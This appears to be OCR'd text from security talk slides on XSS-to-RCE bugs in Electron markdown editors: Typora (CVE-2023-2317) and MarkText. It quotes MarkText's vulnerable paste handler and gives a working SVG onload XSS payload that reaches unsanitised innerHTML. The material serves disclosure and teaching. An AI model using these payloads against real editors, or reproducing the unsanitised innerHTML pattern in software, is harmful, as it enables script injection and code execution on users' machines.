
- `nodeIntegration: true` + `require` exposed in top frame = RCE 💣
- CVE-2023-2317



Demo - CVE-2023-2317



Another Attack Path?



Copy & Paste XSS

https://research.securitum.com/the-curious-case-of-copy-paste/ 🫡

The Curious Case of Copy & Paste – on risks of pasting arbitrary content in browsers

MICHAŁ BENTKOWSKI | June 2, 2020 | Research

This writeup is a summary of my research on issues in handling copying and pasting in: browsers, popular WYSIWYG editors, and websites. Its main goal is to raise awareness that the following scenario can make users exposed to attacks:

1. The victim visits a malicious site,
2. The victim copies something from the site to the clipboard,
3. The victim navigates to another site (for instance Gmail) with WYSIWYG editor.
4. The victim pastes data from the clipboard.

Michał Bentkowski

Chief Security Researcher,
Securitum

8+ years of penetration testing and bounty hunting. Listed on Google's **hall of fame** at place 0x08. Numerous publications in English and Polish (distinguished https://sekurak.pl/ author).

He speaks XSS.

→ All posts by author

Research updates?


E-mail address *

We keep your data private and use it only for research updates newsletter. We also hate spam! Read our Privacy Policy.

Copy & Paste XSS

copy event

- ClipboardEvent.clipboardData.setData(format, data)




Expectation:

Lorem ipsum

Actual data copied:


Lorem ipsum<embed style="display:none" src="typora://...**(RCE payload)**...">💣

Demo - CVE-2023-2317 (Copy & Paste)




Case Study #5

MarkText XSS to RCE




MarkText

- “Focus Mode” by default
- DOMPurify again 😅
- No custom protocol registered
- No `<iframe>` or `<embed>`



MarkText

- A lot of XSS bugs in the past



MarkText

- Paste event handler in `src/muya/lib/contentState/pasteCtrl.js`
  - Fetch page `<title>` for all `<a>` tags, sanitize then set innerHTML

```
109         const links = Array.from(tempWrapper.querySelectorAll('a'))
110         for (const link of links) {
111           const href = link.getAttribute('href')
112           const text = link.textContent
113           if (URL_REG.test(href) && href === text) {
114             const title = await getPageTitle(href)
115             if (title) {
116               link.innerHTML = sanitize(title, PREVIEW_DOMPURIFY_CONFIG, true)
117             } else {
118               const span = document.createElement('span')
119               span.innerHTML = text
120               link.replaceWith(span)
121             }
122           }
123         }
```

MarkText

- Paste event handler in `src/muya/lib/contentState/pasteCtrl.js`
  - else `span.innerHTML = link.textContent` forgot to sanitize? 😅 💣

```
109         const links = Array.from(tempWrapper.querySelectorAll('a'))
110         for (const link of links) {
111           const href = link.getAttribute('href')
112           const text = link.textContent
113           if (URL_REG.test(href) && href === text) {
114             const title = await getPageTitle(href)
115             if (title) {
116               link.innerHTML = sanitize(title, PREVIEW_DOMPURIFY_CONFIG, true)
117             } else {
118               const span = document.createElement('span')
119               span.innerHTML = text
120               link.replaceWith(span)
121             }
122           }
123         }
```

MarkText

<a href="http://0.0/?#<svg><svg onload=alert(location)>">
http://0.0/?#<svg><svg onload=alert(location)>

getAttribute("href") == textContent == "http://0.0/?#<svg><svg onload=alert(location)>"

```
const t = e.getAttribute("href")   t = "http://0.0/?#<svg><svg onload=alert(location)>",
  , i = e.textContent;   i = "http://0.0/?#<svg><svg onload=alert(location)>"
if (Jn.test(t) && t === i) {   t = "http://0.0/?#<svg><svg onload=alert(location)>"
    const n = await mn(t);   n = ""
    if (n)
        e.innerHTML = vn(n, Vn, !0);   e = a {target: '', download: '', ping: '', rel: '
    else {
        const t = document.createElement("span");   t = span {title: '', lang: '', transl
        t.innerHTML = i,
        e.replaceWith(t)
```

innerHTML = e.textContent 💣

